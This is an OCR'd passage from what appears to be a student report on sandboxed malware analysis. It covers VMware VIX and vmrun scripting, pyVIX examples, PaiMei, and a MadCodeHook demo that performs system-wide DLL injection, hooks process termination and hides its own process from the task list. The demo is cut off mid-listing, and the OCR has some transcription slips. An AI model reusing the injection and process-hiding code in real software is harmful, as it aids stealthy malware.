To take this idea one step further: If the program is written for Windows, it will have to use the Win32 API—the system functions. We will let the malware run, but take notice of what functions it uses. If it tries to communicate with some remote machine over the Internet, we can simulate a response, tap into the API, and sniff the info it sends out. If the malware is to have any chance of participating in bot networks, it should probably consider sending some bytes over the wire at some point in time, but hopefully it will not be able to do so without us noticing.

7.2 VMware

In the following I will discuss the automation support implemented by VMware Workstation 6. This has been tested on Windows and Ubuntu Linux. I have

[55] which also resembles *general decryption*, discussed in my project assignment leading up to this report.

found this software to have excellent speed, brilliant snapshot system, and good scripting possibilities. The latter being the subject of the next few sections.

7.2.1 VIX

Implements a C API to control the execution of virtual machines (running on the VMware platform)[17, 12][56]. The framework is event-driven, which makes it asynchronous, and time will elapse as events are created, modified, communicated between objects, and eventually deleted. An event pump drives this process forward.

Alternatives to using the VIX API are the `vmrun` command line tool, and there is also a Perl implementaion available. On a lower level however, all these methods makes use of the VMware backdoor described earlier.

Version 1.1 is compatible with Workstation 6, and has been upgraded with 26 new functions. These cover functionality such as creating and deleting files, listing and modifying running processes on the guest system, open urls from the guest system, manipulate and revert to snapshots, and run programs and scripts inside the guest.

For instance, getChild and getParent will make it possible to go back and forth between different states in a straight forward way. Shared folders makes sharing data between host and guest simple.

Below is an example of how to use VIX.

Code Listing 24: Example (C-code): VixVM_RunProgramInGuest()

```
jobHandle = VixVM_RunProgramInGuest(
  vmHandle,
  "c:\\myProgram.exe",
  "/flag arg1 arg2",
  0,                    // options,
  VIX_INVALID_HANDLE,   // propertyListHandle,
  NULL,                 // callbackProc,
  NULL);                // clientData
```

I have listed and briefly explained some of the most import functionality below.

```
*********************************
Object Types:
*********************************
```

Job The state of the currently executing asynchronous operation.

Snapshot A saved state of a virtual machine.

Handles Each handle has a type, VM, Team, Job etc; Reference counted

```
*********************************
Basic Handle Operations:
*********************************
```

[56] You should also see the VMware Workstation User's Manual, available in appendix K.7



Figure 24: The VIX API

AddRef and Release Decrements the reference count and destroys the handle

GetHandleType Returns the type of a specified handle

GetPropertyType (metadata) Returns the property type of a specified property ID

GetProperties and SetProperties Returns or Sets the properties of any handle

```
*********************************
Basic Host Operations:
*********************************
```

Connect and Disconnect Creates and returns a host handle

Register and Unregister VMs Adds or removes a virtual machine to/from a handle, and returns a handle.

FindItems Finds VIX objects and calls their callback function

PumpEvents Processes an asynchronous event

```
*********************************
Basic Virtual Machine Operations:
*********************************
```

Open Opens a specified virtual machine

PowerOn and PowerOff Powers the virtual machine on and off

Suspend and Reset Suspends and Resets a virtual machine

Delete Deletes a virtual machine (permanently).

Snapshots Create, Revert, Delete and Get snapshots

Misc UpgradeVirtualHardware, InstallTools

```
*********************************
Guest OS Functionality:
*********************************
```

Run Programs Runs a specified program in the guest

Run Scripts Runs a specified script in the guest

List Processes Lists the running processes in the guest

Kill Processes Terminates a running process in the guest

Create and Delete files and directories Copy files back and forth between host and guest system.

Test for existence of files and directories Tests for the existance of files or directories on the guest system.

Get and Set environmental variables Returns or sets specified environmental variables in the guest

Login and Logout Logs into the guest using a specified password, and logs out.

```
*********************************
Basic Job Operations:
*********************************
```

Wait Wait for a job to complete

CheckCompletion Checks if an asynchronous operation has completed

GetError Returns the error code from a completed job

GetErrorText Returns a string describing an error

Below is more example usage.

Code Listing 25: C Sample code. Running a program in the guest.

```
VixError err = VIX_OK;
VixHandle hostHandle, jobHandle, vmHandle;

jobHandle = VixHost_Connect(....);
err = VixJob_Wait(jobHandle, ..., &hostHandle, ...);

jobHandle = VixVM_Open(hostHandle,
  ''c:\\vm\myVM.vmx'', ...);
err = VixJob_Wait(jobHandle, ..., &vmHandle, ...);

jobHandle = VixVM_WaitForToolsInGuest(vmHandle, ...);
err = VixJob_Wait(jobHandle, ...);

jobHandle = VixVM_LoginInGuest(vmHandle,
  ''c:\\myProgram.exe", ...);
err = VixJob_Wait(jobHandle, ...);

jobHandle = VixVM_RunProgramInGuest(vmHandle,
  ''c:\\myProgram.exe", ...);
err = VixJob_Wait(jobHandle, ..., &exitCode, ...);

jobHandle = VixVM_PowerOff(vmHandle, ...);
err = VixJob_Wait(jobHandle, ...);
```

The same thing can be done in `vmrun` using:

Code Listing 26: Running a program in the guest from the host system's command line using `vmrun`

```
runProgramInGUest -gu <guestUser>
        -gp <guestPass> c:\vm\myVM.vmw c:\program.exe
```

7.2.2 VI SDK

An alternative to VIX is the VI SDK[11], also distributed by VMware, but with a larger emphasis on use in server-environments[16]. VI SDK comes with ESX Server and VirtualCenter.

Compared to VIX:

- Virtual Machines are managed in a data center
- There is always a server and a network
- Management tools available for resource control, virtual machine deployment and control.

7.3 XYNTService

`XYNTService` is a Windows service program[57]. It is distributed through codeproject, which also has a couple of articles on it[24, 25].

It can be installed and uninstalled from `cmd`[58], and an .ini file conveniently saves configuration settings. Once running, the service can stop and restart (called bounce) processes defined in the config file by enumerating them. Other services can also be controlled.

Code Listing 27: Command line options for XYNTService

```
// from cmd.exe:
XYNTService -i    (installs)
XYNTService -u    (uninstalls)
XYNTService -b 5  (bounces Process5)
XYNTService -r NameOfServiceToRun
XYNTService -k NameOfServiceToKill
```

Code Listing 28: Init file (XYNTService)

```
// XYNTService.ini file
[Settings]
ServiceName = XYNTService
CheckProcessSeconds = 30
[Process0]
CommandLine = c:\winnt\system32\notepad.exe
WorkingDir= c:\
PauseStart= 1000
PauseEnd= 1000
UserInterface = Yes
Restart = Yes
[Process1]
CommandLine = java.exe MyPackage.MyClass
UserInterface = No
Restart = No
```

[57] or a daemon if you like
[58] command prompt

7.4 Wrapping the vmrun command

Thanks to Pedram Amini for sharing code on his Python servlet in the OpenRCE forum[59].

"It will be released", he says, "at some point in the near future, possibly at BlackHat and along side a book I co-authored called Fuzzing: Brute Force Vulnerability Discovery". I have included the book as a reference[26], even though it has not come out yet (but intellectual property from this reference has been used below).

Code Listing 29: Wrapping the vmrun command in python

```
def vmcommand (self, command):
  '''
  Execute the specified command,
  keep trying in the event of a failure.

  @type  command: String
  @param command: VMRun command to execute
  '''

  while 1:
    self.log("executing: %s" % command, 5)

    pipe = os.popen(command)
    out  = pipe.readlines()
    pipe.close()

    if not out:
      break
    elif not out[0].lower().startswith("close failed"):
      break

    self.log("failed executing command
        '%s' (%s). will try again." % (command, out))
    time.sleep(1)

  return "".join(out)


#######################################
       VMRUN COMMAND WRAPPERS
#######################################

def delete_snapshot (self, snap_name=None):
  if not snap_name:
    snap_name = self.snap_name

  self.log("deleting snapshot: %s" % snap_name, 2)
  return self.vmcommand("%s deleteSnapshot %s \"%s\""
            % (self.vmrun, self.vmx, snap_name))
```

[59] where he explains that this is part of a fuzzing framework that he has been working on, called Sulley

```
def list (self):
  self.log("listing running images", 2)
  return self.vmcommand("%s list" % self.vmrun)


def list_snapshots (self):
  self.log("listing snapshots", 2)
  return self.vmcommand("%s listSnapshots %s"
            % (self.vmrun, self.vmx))


def reset (self):
  self.log("resetting image", 2)
  return self.vmcommand("%s reset %s"
            % (self.vmrun, self.vmx))


def revert_to_snapshot (self, snap_name=None):
  if not snap_name:
    snap_name = self.snap_name

  self.log("reverting to snapshot: %s" % snap_name, 2)
  return self.vmcommand("%s revertToSnapshot %s \"%s\""
             % (self.vmrun, self.vmx, snap_name))


def snapshot (self, snap_name=None):
  if not snap_name:
    snap_name = self.snap_name

  self.log("taking snapshot: %s" % snap_name, 2)
  return self.vmcommand("%s snapshot %s \"%s\""
            % (self.vmrun, self.vmx, snap_name))


def start (self):
  self.log("starting image", 2)
  return self.vmcommand("%s start %s"
            % (self.vmrun, self.vmx))


def stop (self):
  self.log("stopping image", 2)
  return self.vmcommand("%s stop %s"
            % (self.vmrun, self.vmx))


def suspend (self):
  self.log("suspending image", 2)
  return self.vmcommand("%s suspend %s"
            % (self.vmrun, self.vmx))
```

```
#####################################
        EXTENDED COMMANDS
#####################################


def restart_target (self):
  self.log("restarting virtual machine...")

  # revert to the specified snapshot and start the image.
  self.revert_to_snapshot()
  self.start()

  # wait for the snapshot to come alive.
  self.wait()


def is_target_running (self):
  return self.vmx.lower() in self.list().lower()


def wait (self):
  self.log("waiting for vmx to come up: %s" % self.vmx)
  while 1:
    if self.is_target_running():
      break
```

7.5 pyVIX

pyVIX is a python wrapper of the VIX API, which would be a more robust way of going about than to wrap *vmrun* in most cases. It is open source, but largely undocumented. The VIX interface is however very properly documented by VMware, and pyVIX will naturally have the same functionality[60] I have included some example usage below that describes the most important use cases:

```
from pyvix.vix import *
import time

# Constructing Host-object
#(pyvix can handle only 1 host per script)
h = Host()

# getting VM-handle by calling the Host.openVM() function
# and pass the VMware .vmx configuration file as parameter
vm = h.openVM('/var/lib/vmware/Virtual Machines/
        Ub606_Des_Init_1/Ub606_Des_Init_1.vmx')


# Powering on VM by calling VM.powerOn()
# (always call this funcition with waitForToolsInGuest() )
vm.powerOn()
```

[60] since it is a simple wrapper of the C API, which means that it translates between python and C-code.

```
vm.waitForToolsInGuest()

# reasonfor waitForToolsInGuest():
# some VIX functions need VMware Tools installed on the VM

# this function defines a VM-handle property
# which is required for the execution of other VIX-functions
print "OS booted"

# login
vm.loginInGuest('username', 'abc')

# required before calling functions
# which perform operation on the guest OS
print 'logged in. ENTER'

# we are already logged in, but Desktop isn't shown.
# Not a problem as script would work even without
# the 'Console' running.
# But in order to show what is happening
# now I have to log in manually
raw_input()

# 1. operation that I want to perform is to
#    copy a file from the Host to the Guest
#    parameters are Host-path and Guest-path
vm.copyFileFromHostToGuest('/home/testing/Desktop/hello.py',
      '/root/Desktop/hello.py')
print 'copied. ENTER'
raw_input()

# 2. operation: start python script by
#    calling the runProgramInGuest-function
#    parameters are "program path" and
#    the "attribute" that you want to pass to the program
vm.runProgramInGuest('/usr/bin/python2.4',
      '/root/Desktop/hello.py &')
print 'run. ENTER'
raw_input()

# 3. operation: copy file back from Guest to Host
vm.copyFileFromGuestToHost('/root/Desktop/hello.txt',
      '/home/testing/Desktop/hello.txt')
print 'copied. ENTER'
raw_input()

# 4. create a Snapshot of the VM (show file-browser!)
#    disadvantage: VIX can only handle 1 Snapshot for each VM
s1 = vm.createSnapshot()
print 'snapshotted. ENTER'
raw_input()

# 5. removing files from Host
#    by calling again runProgramInGuest()-func
```

```
#    parameters are the Unix-remove
#    program and the attribute is the
#    path that I want to remove
vm.runProgramInGuest('/bin/rm', '/root/Desktop/* &')
print 'removed. ENTER'
raw_input()

# 6. revert to Snapshot
#    parameter: Snapshot
vm.revertToSnapshot(s1)
print 'reverted. ENTER'
raw_input()

# 7. suspend VM
vm.suspend()
print 'suspended. ENTER'
raw_input()
# DISADVANTAGE: API doesn't have a vm.resume() function.
# Which has the 'VMware Server Console'
# cannot just call powerOn() to resume:
# doing this wouldn't allow me to use
# waitFTIG() ==> no login ==> no run Program after vm.powerOn()

# It is necessary to close the VM and create a new VM-handle.
vm.close()
vm = h.openVM('/var/lib/vmware/Virtual Machines
       /Ub606_Des_Init_1/Ub606_Des_Init_1.vmx')
vm.powerOn()
print "powerOn()"
vm.waitForToolsInGuest()
print 'OS booted'
vm.loginInGuest('username', 'abc')
print 'logged in. ENTER'
raw_input()

# 8. shutting down OS instead of using vm.powerOff()
#    for gracefully shutting down VM
vm.runProgramInGuest('/sbin/shutdown', '-hP -t 5 now &')
print 'shutdown. ENTER'
raw_input()

# Windows disadvantages:
# you cannot execute Window-Commands like del, start,...

# -So for e.g. shutdown I have been using an 3rd-party program
# -batch files
# -maybe better: python-scripts
#    (e.g. for deleting files on guest)

# 9. remove Snapshot (will only work
# with VM powered off (show file browser)
vm.removeSnapshot(s1)
print 'Snapshot removed. ENTER'
raw_input()
```

```
vm.close()
print 'VM closed'
h.close()
print 'Host closed. ENTER'
raw_input()


h = Host()
vm = h.openVM('/var/lib/vmware/Virtual Machines/
      WinXP_Pro_Init_1/WinXP_Pro_Init_1.vmx')
vm.powerOn()
vm.waitForToolsInGuest()
print 'os booted'
vm.loginInGuest('username','abc')
print 'logged in'
raw_input()

vm.copyFileFromHostToGuest(
    '/home/testing/Desktop/winhello.py',
    'c:\\documents and settings\\desktop\\winhello.py')
raw_input()

vm.runProgramInGuest('c:\\python24\\python.exe',
    'c:\\medusa\\winhello.py')
raw_input()

# PROBLEM: you can only run programs
# but not execute commands like del,... (go with batch-files)
vm.runProgramInGuest('c:\\poweroff.exe',
            'poweroff -warn -warntime 5')
print 'shutdown'
raw_input()

# after suspend() you have to call vm.close(),
# vm = h.openVM(...) in order to use waitForTools
vm.suspend()
print 'suspended'

vm.close()
print 'vm closed'

time.sleep(5)

vm = h.openVM('/var/lib/vmware/Virtual Machines/
       WinXP_Pro_Init_1/WinXP_Pro_Init_1.vmx')
vm.powerOn()
vm.waitForToolsInGuest()
print 'os booted'

vm.loginInGuest('username','abc')
print 'logged in'

raw_input()
```

```
vm.close()
raw_input()
h.close()
```

7.6 PaiMei

PaiMei is a reverse engineering framework for win32 systems[1]. The reason why it has such an enourmous appeal to me, is that it is written entirely in Python, and utilizes many of the tools discussed (independently) in this project. When I first came across this framework I could hardly belive my own eyes—the framework works as a glue between the most useful analysis programs, effectively integrating them, and on top of that provides a foundation for writing applications that can do just the thing we are stribing for. Not only does it provide a beautiful GUI where you can do the actual coding, it also let's you design your own applications on top of it; be it command line utilities or full blown GUI programs.

The core components of this framework are:

PyDbg A pure Python win32 debugging abstraction class

pGRAPH A graph abstraction layer (library) that represents graphs as a collection of nodes, edges and clusters.

PIDA A binary abstaction layer (library) that provides an abstract interface over binaries, yielding a portable file that can be navigated through. It is built on top of pGRAPH, and represents a binary executable file as a collection of functions, basic building blocks and instructions.

PaiMei uses IDA Pro and IDAPython to produce a graph representation of the executable under analysis, having the following structure:

- The entire module consists of functions represented as nodes. The jumps taken between the different functions are represented as edges in this graph.
- Every function is itself a graph (imagine zooming in on a node in the graph above). The nodes in this graph represents basic building blocks; a list, or series, of instructions.
- The list of instructions is represented using a struct.

Following this scenario it will be possible to iterate through the entire module in the way described below.

```
for function in module.nodes.values():
  # operations on the function level

  for basicblock in function.nodes.values():
    # operations on the block level

    for instructions in basicblock.instructions.values():
      # operations on the instruction level
```

In effect, we are encoding the binary in a way such that we can traverse it, and even manipulate it, if we like. In PaiMei, this is accomplished using an IDAPython script to produce a PIDA file. Analysis can then be performed on this image, instead of on the original binary file. Pedram Amini says that later versions of the PaiMei framework might consider using other tools than IDA Pro to accomplish this task, since it is the only part of the framework that is not available free of charge.

Some extended components that saves time when building applications on top of this framework:

Utilites A set of abstraction classes for accomplishing various repetitive tasks.

Console A pluggable WxPython GUI

Scripts The framework ships with scripts to use some of functionality already built into it.

7.6.1 PyDbg

I included this section because I want to show what PyDbg can be used for in a concise way. More details can be found in [1].

With PyDbg, processes, modules and threads can be enumerated. APIs such as attach() and load() are available; as is suspend_thread(), and resume_thread(). It supports both hardware, software and memory breakpoints, and provides APIs to set and delete these.

The APIs read() and write() allows you to read and write from/to memory; memory can be allocated using virtual_alloc(). To get a snapshot of the running process simply use process_snapshot(), and to return to a previous stored snapshot, call process_restore().

To pop values on the stack, use the stack_unwind() API. PyDbg also has support for handing Structured Exception Handling (SEH), and an API called SEH_unwind() which does more or less the same as its cousin just mentioned, only addressing the exceptions. To set a function to be called in case an exception occurs, PyDbg has the set_callback() API.

For disassembling PyDbg uses libdasm (mentioned earlier in this chapter). The API disasm() is self explanatory. Following this, there are several utility functions that can be useful: flip_endian(), func_resolve(), hex_dump(), to_binary() and to_decimal() to mention a few.

7.6.2 Utilities

Some utilities ships with the framework:

Process Stalker Runtime profiling. Traces the running code in order to determine such things as which APIs are called. Also maps states.

Code Coverage Tracks which parts of the code has been run and which has not.

uDraw Connector Enables dynamic graphing by connecting to udraw(Graph).

DPC: Debugge Procedure Call Allows calling functions in the executable under analysis.

OllyDbg Connector/Receiver Control OllyDbg from a remote machine. (for instance OllyDbg can run on a virtual machine, and we can control it from the host) The communication is over TCP.

Proc Peek Test for potentially dangerous sections, like calls to memcpy(), strcpy() and strcat(), that can indicate a buffer overflow attack. The modules attaches to a process and examines data that flow in these sections.

Figure 25 is included to show two things. Firstly, it shows the layout of the GUI, with buttons on the left hand side where you can change between different views. The view currently displayed on the figure, is the documentation view. I have scrolled down a bit to emphasize the second point; the most important figure of them all: The overall structure of how the framework is composed. This will more or less sum up the most important points made in this section.



Figure 25: The PaiMei console (GUI), displaying the structure of the framework

A MadCodeHook

A.1 System wide hooking example: HookProcessTermination

The following code shows a system wide hook using Madshi's MadCodeHook framework from section 2. The code distributed alongside the framework. The documentation is largely made up of such demos.

```
// ************************************************************
//  HookProcessTermination    version:  1.0a    date: 2005-06-06
//  -----------------------------------------------------------
//  ask user for confirmation for each (Nt)TerminateProcess call
//  -----------------------------------------------------------
//  Copyright (C) 1999 - 2005 www.madshi.net, All Rights Reserved
// ************************************************************
#include <windows.h>
#include "madCHook.h"

typedef struct
  // this is the information record which our dll sends us
  TTerminationRequest {
    BYTE bSystem;
    CHAR szProcess1 [MAX_PATH + 1];
    CHAR szProcess2 [MAX_PATH + 1];
  } *PTerminationRequest;

void WINAPI HandleProcessTerminationRequest(LPCSTR  pIpc,
                                            PVOID   pMessageBuf,
                                            DWORD   dwMessageLen,
                                            PVOID   pAnswerBuf,
                                            DWORD   dwAnswerLen)
// this function is called by the ipc message whenever our dll contacts us
{
  PBOOL answer = (PBOOL) pAnswerBuf;
  if (AmUsingInputDesktop()) {
    // our process is running in the current input desktop,
so we ask the user
    LPCSTR pc1, pc2, pc3;
    PTerminationRequest ptr = (PTerminationRequest) pMessageBuf;
    CHAR question [MAX_PATH + 1];

    // first extract the file names only
    for (pc1 = ptr->szProcess1 + lstrlenA(ptr->szProcess1) - 1;
                pc1 > ptr->szProcess1; pc1--)

 if (*pc1 == '\\') {
        pc1++;
        break;
      }
    for (pc2 = ptr->szProcess2 + lstrlenA(ptr->szProcess2) - 1;
                pc2 > ptr->szProcess2; pc2--)

      if (*pc2 == '\\') {
```

```
        pc2++;
        break;
      }
    // does the request come from a normal process or from
        //      a system process?
    if (ptr->bSystem)
         pc3 = "system process ";
    else pc3 = "process ";
    lstrcpyA(question, "May the ");
    lstrcatA(question, pc3);
    lstrcatA(question, pc1);
    lstrcatA(question, " terminate the following process?\n\n");
    lstrcatA(question, pc2);
    // ask the user for confirmation and return the answer to our dll
    *answer = (MessageBox(0, question, "Question...",
                MB_ICONQUESTION | MB_YESNO | MB_TOPMOST) == IDYES);
  } else
    // our process is *not* running in the current input desktop
    // if we would call MessageBox, it would not be visible to the user
    // so doing that makes no sense, it could even freeze up the whole OS
    *answer = true;
}

// ************************************************************

void HideMeFrom9xTaskList()
// quick hack which hides our process from task manager (works only in win9x)
{
  typedef INT (WINAPI *TRegisterServiceProcess)(DWORD pid, DWORD flags);

  TRegisterServiceProcess rsp = (TRegisterServiceProcess)
        GetProcAddress(GetModuleHandle("kernel32.dll"), "RegisterServiceProcess");
  if (rsp)
    rsp(0, 1);
}

// ************************************************************

INT WINAPI InfoBoxWndProc(HWND window, DWORD msg, INT wParam, INT lParam)
// this is our info box' window proc, quite easy actually
{
  if (msg == WM_CLOSE)
    return 0;                       // we don't accept WM_CLOSE
  else if (msg == WM_COMMAND) {
    DestroyWindow(window);          // we close when the button is pressed
    return 0;
  } else
    return DefWindowProc(window, msg, wParam, lParam);
}

void ShowInfoWindow()
// show our little info box, nothing special here
{
  WNDCLASS wndClass;
```

```
HWND infoBox, label, button;
HFONT font;
MSG msg;
RECT r1;

// first let's register our window class
ZeroMemory(&wndClass, sizeof(WNDCLASS));
wndClass.lpfnWndProc   = (WNDPROC) &InfoBoxWndProc;
wndClass.hInstance     = GetModuleHandle(NULL);
wndClass.hbrBackground = (HBRUSH) (COLOR_BTNFACE + 1);
wndClass.lpszClassName = "HookProcessTerminationInfoWindow";
wndClass.hCursor       = LoadCursor(0, IDC_ARROW);
RegisterClass(&wndClass);
// next we create our window
r1.left   = 0;
r1.top    = 0;
r1.right  = 224;
r1.bottom = 142;
AdjustWindowRectEx(&r1, WS_CAPTION, false,
      WS_EX_WINDOWEDGE | WS_EX_DLGMODALFRAME);
r1.right  = r1.right  - r1.left;
r1.bottom = r1.bottom - r1.top;
r1.left   = (GetSystemMetrics(SM_CXSCREEN) - r1.right ) / 2;
r1.top    = (GetSystemMetrics(SM_CYSCREEN) - r1.bottom) / 2;
infoBox = CreateWindowEx(WS_EX_WINDOWEDGE | WS_EX_DLGMODALFRAME,
                         wndClass.lpszClassName, "information...",
                         WS_CAPTION, r1.left, r1.top, r1.right,
                                     r1.bottom, 0, 0, GetModuleHandle(NULL), NULL
// now we create the controls
label = CreateWindow("Static", "the process termination hook is installed\n\n" \
                               "please note that the win9x taskmanager\n" \
                               "doesn't use the \"TerminateProcess\" API\n" \
                               "so please use something else for testing",
                     WS_CHILD | WS_VISIBLE | SS_LEFT,
                     16, 16, 196, 70, infoBox, 0,
                     GetModuleHandle(NULL), NULL);
button = CreateWindow("Button", "unhook and close",
                      WS_CHILD | WS_VISIBLE | BS_DEFPUSHBUTTON,
                      14, 98, 196, 28, infoBox, 0,
                      GetModuleHandle(NULL), NULL);
SetFocus(button);
// the controls need a nice font
font = CreateFont(-12, 0, 0, 0, 400, 0, 0, 0, DEFAULT_CHARSET,
                  OUT_DEFAULT_PRECIS, CLIP_DEFAULT_PRECIS, DEFAULT_QUALITY,
                  DEFAULT_PITCH | FF_DONTCARE, "MS Sans Serif");
SendMessage(label,  WM_SETFONT, (UINT) font, 0);
SendMessage(button, WM_SETFONT, (UINT) font, 0);
// finally show our window
ShowWindow(infoBox, SW_SHOWNORMAL);
while (IsWindow(infoBox))
  // this loop construction ignores WM_QUIT messages
  if ((GetMessage(&msg, 0, 0, 0)) && (!IsDialogMessage(infoBox, &msg))) {
    TranslateMessage(&msg);
    DispatchMessage(&msg);
```

```
    }
  // let's Windows clean up the font etc for us
}

// ************************************************************

BOOL WaitForService(LPTSTR serviceName)
// when the PC boots up and your program is in the autostart
// it may happen that your program runs before the service is ready
// so this function makes sure that the service is up and running
{
  SC_HANDLE       c1, c2;
  SERVICE_STATUS ss;
  INT                 i1;
  HMODULE         dll;
  BOOL            result;

  typedef SC_HANDLE (WINAPI *OpenSCManagerAFunc     )
        (LPCSTR lpMachineName, LPCSTR lpDatabaseName, DWORD dwDesiredAccess);
  typedef SC_HANDLE (WINAPI *OpenServiceAFunc       )
        (SC_HANDLE hSCManager, LPCSTR lpServiceName,  DWORD dwDesiredAccess);
  typedef BOOL      (WINAPI *ControlServiceFunc     )
        (SC_HANDLE hService, DWORD dwControl, LPSERVICE_STATUS lpServiceStatus);
  typedef BOOL          (WINAPI *StartServiceAFunc      )
        (SC_HANDLE hService, DWORD dwNumServiceArgs, LPCSTR *lpServiceArgVectors);
  typedef BOOL      (WINAPI *CloseServiceHandleFunc)
        (SC_HANDLE hSCObject);

  OpenSCManagerAFunc      OpenSCManagerA;
  OpenServiceAFunc        OpenServiceA;
  ControlServiceFunc      ControlService;
  StartServiceAFunc       StartServiceA;
  CloseServiceHandleFunc CloseServiceHandle;

  result = false;
  // dynamic advapi32 API linking
  dll = LoadLibrary("advapi32.dll");
  OpenSCManagerA     = (OpenSCManagerAFunc     )
        GetProcAddress(dll, "OpenSCManagerA");
  OpenServiceA       = (OpenServiceAFunc       )
        GetProcAddress(dll, "OpenServiceA");
  ControlService     = (ControlServiceFunc     )
        GetProcAddress(dll, "ControlService");
  StartServiceA      = (StartServiceAFunc      )
        GetProcAddress(dll, "StartServiceA");
  CloseServiceHandle = (CloseServiceHandleFunc)
        GetProcAddress(dll, "CloseServiceHandle");
  if ( (OpenSCManagerA) && (OpenServiceA) &&
       (ControlService) && (StartServiceA) && (CloseServiceHandle) ) {
    // first we contact the service control manager
    c1 = OpenSCManagerA(NULL, NULL, 0);
    if (c1) {
      // okay, that worked, now we try to open our service
      c2 = OpenServiceA(c1, serviceName, GENERIC_READ | SERVICE_START);
```

```
      if (c2) {
        // that worked, too, let's check its state
        if (ControlService(c2, SERVICE_CONTROL_INTERROGATE, &ss)) {
          if (ss.dwCurrentState == SERVICE_STOPPED)
            // the service is stopped (for whatever reason), so let's start it
            StartServiceA(c2, 0, NULL);
          // now we wait until the process is in a clear state (timeout 15 sec)
          for (i1 = 1; (i1 < 300); i1++) {
            if ( (!ControlService(c2, SERVICE_CONTROL_INTERROGATE, &ss)) ||
                 (ss.dwCurrentState != SERVICE_START_PENDING)
)
              break;
            Sleep(50);
          }
          // is it finally running or not?
          result = ss.dwCurrentState == SERVICE_RUNNING;
        }
        CloseServiceHandle(c2);
      }
      CloseServiceHandle(c1);
    }
  }
  FreeLibrary(dll);

  return result;
}

typedef struct
  // this is the information record which we send to our injection service
  TDllInjectRequest {
    BOOL  bInject;
    DWORD dwTimeOut;
    DWORD dwSession;
  } *PDllInjectRequest;

BOOL Inject(BOOL inject)
// (un)inject our dll system wide
{
  TDllInjectRequest dir;
  BOOL              res;
  BOOL              result;

  // first let's try to inject the dlls without the help of the service
  if (inject)
       result =   InjectLibrary(CURRENT_SESSION | SYSTEM_PROCESSES,
                                          "HookTerminateAPIs.dll");
  else result = UninjectLibrary(CURRENT_SESSION | SYSTEM_PROCESSES,
                                          "HookTerminateAPIs.dll");
  if (!result) {
    // didn't work, so let's try to ask our service for help
    // first of all we wait until the service is ready to go
    WaitForService("madDllInjectServiceDemo");
    // then we prepare a dll injection request record
    dir.bInject   = inject;
```

```
    dir.dwTimeOut = 5000;
    dir.dwSession = GetCurrentSessionId();
    // now we try to contact our injection service
    result = SendIpcMessage("madDllInjectServiceDemo",
               & dira, sizeof(dir), &res, sizeof(res), 15000, true) && res);
  }

  return result;
}

// ************************************************************

void (WINAPI *ExitProcessNext) (UINT uExitCode);

void WINAPI ExitProcessCallback(UINT uExitCode)
{
  // this can't be a proper shutdown
  // our demo can be closed with a simple button click
  // there's no reason to use bad tricks to close us
  SetLastError(ERROR_ACCESS_DENIED);
}

// ************************************************************

int WINAPI WinMain(HINSTANCE hInstance,
                   HINSTANCE hPrevInstance,
                   LPSTR lpCmdLine,
                   int nCmdShow)
{
  // InitializeMadCHook is needed only if you're using the static madCHook.lib
  InitializeMadCHook();

  // create an ipc queue, through which our dll can contact us
  CHAR arrCh [MAX_PATH];
  wsprintf(arrCh, "HookProcessTermination%u", GetCurrentSessionId());
